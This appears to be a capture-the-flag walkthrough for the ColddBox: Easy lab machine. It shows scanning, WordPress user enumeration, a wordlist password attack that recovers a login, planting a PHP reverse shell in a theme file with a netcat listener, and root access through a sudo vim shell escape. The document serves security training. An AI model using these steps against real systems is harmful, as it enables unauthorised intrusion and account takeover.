ColddBox: Easy walkthrough

First nmap scan

nmap -sC -sV -sS -Pn -A 10.10.46.229

Starting Nmap 7.93 (https://nmap.org) at 2023-08-09 10:57 EDT

Nmap scan report for 10.10.46.229

Host is up (0.19s latency).

Not shown: 999 closed tcp ports (reset)

PORT   STATE SERVICE VERSION

80/tcp open http   Apache httpd 2.4.18 ((Ubuntu))

|_http-title: ColddBox | One more machine

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-generator: WordPress 4.1.31

Device type: general purpose

Running: Linux 5.X

OS CPE: cpe:/o:linux:linux_kernel:5.4

OS details: Linux 5.4

Network Distance: 2 hops

TRACEROUTE (using port 995/tcp)


HOP RTT   ADDRESS

1   186.39 ms 10.8.0.1

2   186.69 ms 10.10.46.229

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.

Nmap done: 1 IP address (1 host up) scanned in 28.32 seconds



Gobuster scan

gobuster dir -u http://10.10.46.229:80 -t 50 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

===

Gobuster v3.5

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

===

[+] Url: http://10.10.46.229:80

[+] Method: GET

[+] Threads: 50

[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

[+] Negative Status codes: 404

[+] User Agent: gobuster/3.5

[+] Timeout: 10s

===

2023/08/09 10:58:44 Starting gobuster in directory enumeration mode

===

/wp-content (Status: 301) [Size: 317] [--> http://10.10.46.229/wp-content/]

/wp-includes (Status: 301) [Size: 318] [--> http://10.10.46.229/wp-includes/]

/wp-admin (Status: 301) [Size: 315] [--> http://10.10.46.229/wp-admin/]

/hidden (Status: 301) [Size: 313] [--> http://10.10.46.229/hidden/]


/server-status (Status: 403) [Size: 277]

Progress: 220498 / 220563 (99.97%)


==

2023/08/09 11:13:31 Finished

==




So we go to the each results of gobuster scans



Index of /wp-includes

Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2014-12-18 19:18	-	
SimplePie/	2014-12-18 19:18	-	
Text/	2014-12-18 19:18	-	
admin-bar.php	2014-11-28 09:13	25K	
atomlib.php	2013-12-24 19:57	11K	
author-template.php	2014-10-30 02:05	14K	
bookmark-template.php	2014-11-24 05:42	11K	
bookmark.php	2014-12-01 02:34	13K	
cache.php	2020-09-24 17:07	19K	
canonical.php	2014-12-01 02:34	24K	
capabilities.php	2020-09-24 17:07	39K	
category-template.php	2014-12-01 02:34	43K	
category.php	2014-11-17 18:37	11K	
certificates/	2014-12-18 19:18	-	
class-IXR.php	2014-12-05 04:28	32K	
class-feed.php	2014-05-19 07:27	3.8K	
class-http.php	2014-12-07 06:16	73K	
class-json.php	2013-07-08 18:55	39K	
class-oembed.php	2014-12-01 02:34	22K	
class-phpass.php	2014-11-20 17:03	6.9K	
class-phpmailer.php	2020-09-24 17:07	143K	
class-pop3.php	2011-04-21 22:40	20K	



We get some users and a login page so we will enumerate the users present in the wordpress site

wpscan --url http://10.10.159.100 -e

_____

```
__          _______   _____
\ \        / /  __ \ / ____|
 \  \  /\  / /| |__) | (___   ___  __ _ _ __ ®
  \  \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
   \  /\  /  | |     ____) | (__| (_| | | | |
    \/  \/   |_|    |_____/ \___|\__,_|_| |_|
```

WordPress Security Scanner by the WPScan Team

Version 3.8.22

Sponsored by Automattic - https://automattic.com/

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

_____

[i] It seems like you have not updated the database for some time.

[?] Do you want to update now? [Y]es [N]o, default: [N]N

[+] URL: http://10.10.159.100/ [10.10.159.100]

[+] Started: Thu Aug 10 12:48:50 2023

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)

| Found By: Headers (Passive Detection)

| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.159.100/xmlrpc.php

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

| References:

| - http://codex.wordpress.org/XML-RPC_Pingback_API

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.10.159.100/readme.html

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.159.100/wp-cron.php

| Found By: Direct Access (Aggressive Detection)

| Confidence: 60%

| References:

| - https://www.iplocation.net/defend-wordpress-from-ddos

| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).

| Found By: Rss Generator (Passive Detection)

| - http://10.10.159.100/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

| - http://10.10.159.100/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen

| Location: http://10.10.159.100/wp-content/themes/twentyfifteen/

| Last Updated: 2023-03-29T00:00:00.000Z

| Readme: http://10.10.159.100/wp-content/themes/twentyfifteen/readme.txt

| [!] The version is out of date, the latest version is 3.4

| Style URL: http://10.10.159.100/wp-content/themes/twentyfifteen/style.css?ver=4.1.31

| Style Name: Twenty Fifteen

| Style URI: https://wordpress.org/themes/twentyfifteen

| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...

| Author: the WordPress team

| Author URI: https://wordpress.org/

|

| Found By: Css Style In Homepage (Passive Detection)

|

| Version: 1.0 (80% confidence)

| Found By: Style (Passive Detection)

| - http://10.10.159.100/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)

Checking Known Locations - Time: 00:00:27 <========> (504 / 504) 100.00% Time: 00:00:27

[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)

Checking Known Locations - Time: 00:02:09 <=======> (2575 / 2575) 100.00% Time: 00:02:09

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)

Checking Config Backups - Time: 00:00:07 <==========> (137 / 137) 100.00% Time: 00:00:07

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)

Checking DB Exports - Time: 00:00:04 <================> (71 / 71) 100.00% Time: 00:00:04

[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)

Brute Forcing Attachment IDs - Time: 00:00:22 <====> (100 / 100) 100.00% Time: 00:00:22

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:03 <==========> (10 / 10) 100.00% Time: 00:00:03

[i] User(s) Identified:

[+] the cold in person

| Found By: Rss Generator (Passive Detection)

[+] c0ldd

| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo

| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip

| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Aug 10 12:52:29 2023

[+] Requests Done: 3447


[+] Cached Requests: 10

[+] Data Sent: 945.037 KB

[+] Data Received: 741.539 KB

[+] Memory used: 286.816 MB

[+] Elapsed time: 00:03:39



And then we will scan for the passwords for the four users

wpscan --url http://10.10.159.100/ -U philip,c0ldd,hugo -P /usr/share/wordlists/rockyou.txt

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

[i] It seems like you have not updated the database for some time.

[?] Do you want to update now? [Y]es [N]o, default: [N]N

[+] URL: http://10.10.159.100/ [10.10.159.100]

[+] Started: Thu Aug 10 12:54:23 2023

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)

| Found By: Headers (Passive Detection)

| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.159.100/xmlrpc.php

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

| References:

| - http://codex.wordpress.org/XML-RPC_Pingback_API

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.10.159.100/readme.html

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.159.100/wp-cron.php

| Found By: Direct Access (Aggressive Detection)

| Confidence: 60%

| References:

| - https://www.iplocation.net/defend-wordpress-from-ddos

| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).

| Found By: Rss Generator (Passive Detection)

| - http://10.10.159.100/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

| - http://10.10.159.100/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen

| Location: http://10.10.159.100/wp-content/themes/twentyfifteen/

| Last Updated: 2023-03-29T00:00:00.000Z

| Readme: http://10.10.159.100/wp-content/themes/twentyfifteen/readme.txt

| [!] The version is out of date, the latest version is 3.4

| Style URL: http://10.10.159.100/wp-content/themes/twentyfifteen/style.css?ver=4.1.31

| Style Name: Twenty Fifteen

| Style URI: https://wordpress.org/themes/twentyfifteen

| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...

| Author: the WordPress team

| Author URI: https://wordpress.org/

|

| Found By: Css Style In Homepage (Passive Detection)

|

| Version: 1.0 (80% confidence)

| Found By: Style (Passive Detection)

| - http://10.10.159.100/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)


Checking Config Backups - Time: 00:00:07 <=========> (137 / 137) 100.00% Time: 00:00:07

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 3 user/s

[SUCCESS] - c0ldd / 9876543210

Trying hugo / mychemicalromance Time: 00:31:11 <> (7342 / 43034399) 0.01% ETA: ??:??:?Trying philip / mychemicalromance Time: 00:31:11 <> (7344 / 43034399) 0.01% ETA: ??:??Trying philip / 123456789123456 Time: 00:33:42 <> (7856 / 43034399) 0.01% ETA: ??




We got the password

Now we login from the login page

Now we edit the appearance->editor->404.php


With the code of reverse php shell pentest monkey



Then set up a netcat listener and go to

http://10.10.69.51/wp-content/themes/twentyfifteen/404.php

to activate the code



Now we will escalate the privillges

nc -lvnp 4444

listening on [any] 4444 ...

connect to [10.8.143.120] from (UNKNOWN) [10.10.217.219] 50044

Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

07:39:43 up 22 min, 0 users, load average: 0.00, 0.01, 0.08

```
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$ sudo c0ldd
sudo c0ldd
[sudo] password for www-data: cybersecurity

Sorry, try again.
[sudo] password for www-data: su c0ldd

Sorry, try again.
[sudo] password for www-data: cybersecurity

sudo: 3 incorrect password attempts
www-data@ColddBox-Easy:/$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

c0ldd@ColddBox-Easy:/$ sudo vim -c ':!/bin/sh'

sudo vim -c ':!/bin/sh'

E558: No he encontrado la definición del terminal en "terminfo"

'unknown' desconocido. Los terminales incorporados disponibles son:

builtin_amiga

builtin_beos-ansi

builtin_ansi

builtin_pcansi

builtin_win32

builtin_vt320

builtin_vt52

builtin_xterm

builtin_iris-ansi

builtin_debug

builtin_dumb

Usando ' por defectoansi'

```
:!/bin/sh
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) grupos=0(root)
# ls
ls
bin   home        lib64     opt   sbin  tmp     vmlinuz.old
boot  initrd.img  lost+found  proc  snap  usr
dev   initrd.img.old  media     root  srv   var
etc   lib         mnt       run   sys   vmlinuz
# cd home
cd home
# ls
ls
c0ldd
# cd ..
cd ..
# cd root
cd root
```

ls

ls

root.txt

cat root.txt

